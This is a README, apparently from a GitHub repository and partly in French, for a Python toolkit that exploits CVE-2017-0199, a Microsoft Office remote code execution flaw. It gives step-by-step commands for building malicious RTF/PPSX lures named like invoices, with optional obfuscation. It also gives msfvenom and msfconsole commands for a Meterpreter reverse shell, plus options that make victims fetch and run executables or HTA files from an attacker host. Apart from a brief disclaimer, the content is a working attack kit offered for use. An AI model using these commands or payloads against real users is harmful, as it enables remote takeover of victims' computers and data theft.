 phantomlancer123/cve-2017-0199
# Kit de exploits Python pour CVE-2017-0199 (RCE Microsoft Office) Génère des fichiers RTF/PPSX malveillants et délivre des charges utiles Metasploit ou personnalisées aux victimes.

Le kit d'exploitation CVE-2017-0199 - v4.0 est un script Python pratique qui offre aux pentesters et aux chercheurs en sécurité un moyen rapide et efficace de tester l'exécution de code à distance (RCE) dans Microsoft Office. Il peut générer un fichier RTF/PPSX malveillant et délivrer un payload metasploit / meterpreter / autre à la victime sans configuration complexe.
Ce programme est UNIQUEMENT à des fins éducatives. Ne l'utilisez pas sans autorisation. L'avertissement habituel s'applique, notamment le fait que moi (bhdresh) ne suis pas responsable des dommages causés par l'utilisation directe ou indirecte des informations ou fonctionnalités fournies par ces programmes. L'auteur ou tout fournisseur d'accès Internet ne porte AUCUNE responsabilité quant au contenu ou à la mauvaise utilisation de ces programmes ou de leurs dérivés. En utilisant ce programme, vous acceptez que tout dommage (perte de données, crash système, compromission du système, etc.) causé par l'utilisation de ces programmes ne soit pas de la responsabilité de bhdresh.
Enfin, il s'agit d'un développement personnel, veuillez respecter sa philosophie et ne l'utilisez pas pour de mauvaises choses !
Licence CC BY 4.0 - https://creativecommons.org/licenses/by/4.0/
Le script introduit les capacités suivantes :
- Générer un fichier PPSX malveillant
- Mode d'exploitation pour le fichier PPSX généré
- Mise à jour de template.ppsx
Version : Python 2.7.13


1) Générer un fichier RTF malveillant
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Facultatif, si vous utilisez un payload MSF) : Générer un payload metasploit et démarrer le handler
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Démarrer le kit en mode exploitation pour délivrer un payload local
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) Générer un fichier RTF malveillant
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) Démarrer le kit en mode exploitation pour délivrer un payload distant
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) Générer un fichier RTF malveillant
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) Démarrer le kit en mode exploitation pour délivrer un fichier HTA personnalisé
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-0199 (Microsoft office RCE)

Modes:

-M gen                                          Generate Malicious file only

     Generate malicious RTF/PPSX file:

      -w <Filename.rtf/Filename.ppsx>     Name of malicious RTF/PPSX file (Share this file with victim).

      -u <http://attacker.com/test.hta>   The path to an HTA/SCT file. Normally, this should be a domain or IP where        this                                          tool is running.
                                      For example, http://attackerip.com/test.doc (This URL will be included in 	                                              malicious RTF/PPSX file and will be requested once victim will open malicious RTF file.
      -t RTF|PPSX (default = RTF)         Type of the file to be generated.
      -x 0|1  (default = 0)               Generate obfuscated RTF file. 0 = Disable, 1 = Enable.


-M exp                                          Start exploitation mode

     Exploitation:

      -t RTF|PPSX (default = RTF)         Type of file to be exolited.
      -H </tmp/custom>                Local path of a custom HTA/SCT file which needs to be delivered and executed on target.
                                          NOTE: This option will not deliver payloads specified through options "-e" and "-l"

      -p <TCP port:Default 80>            Local port number.

      -e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed on target.

      -l </tmp/shell.exe>                 If payload is hosted locally, specify local path of an executable file / meterpreter shell / payload.
@nixawk pour l'échantillon RTF, @Li Haifei, @bhdresh
Évidemment, je ne suis pas développeur à temps plein, attendez-vous donc à quelques accrocs.
Veuillez signaler les bugs et problèmes via https://github.com/bhdresh/CVE-2017-0199/issues/new
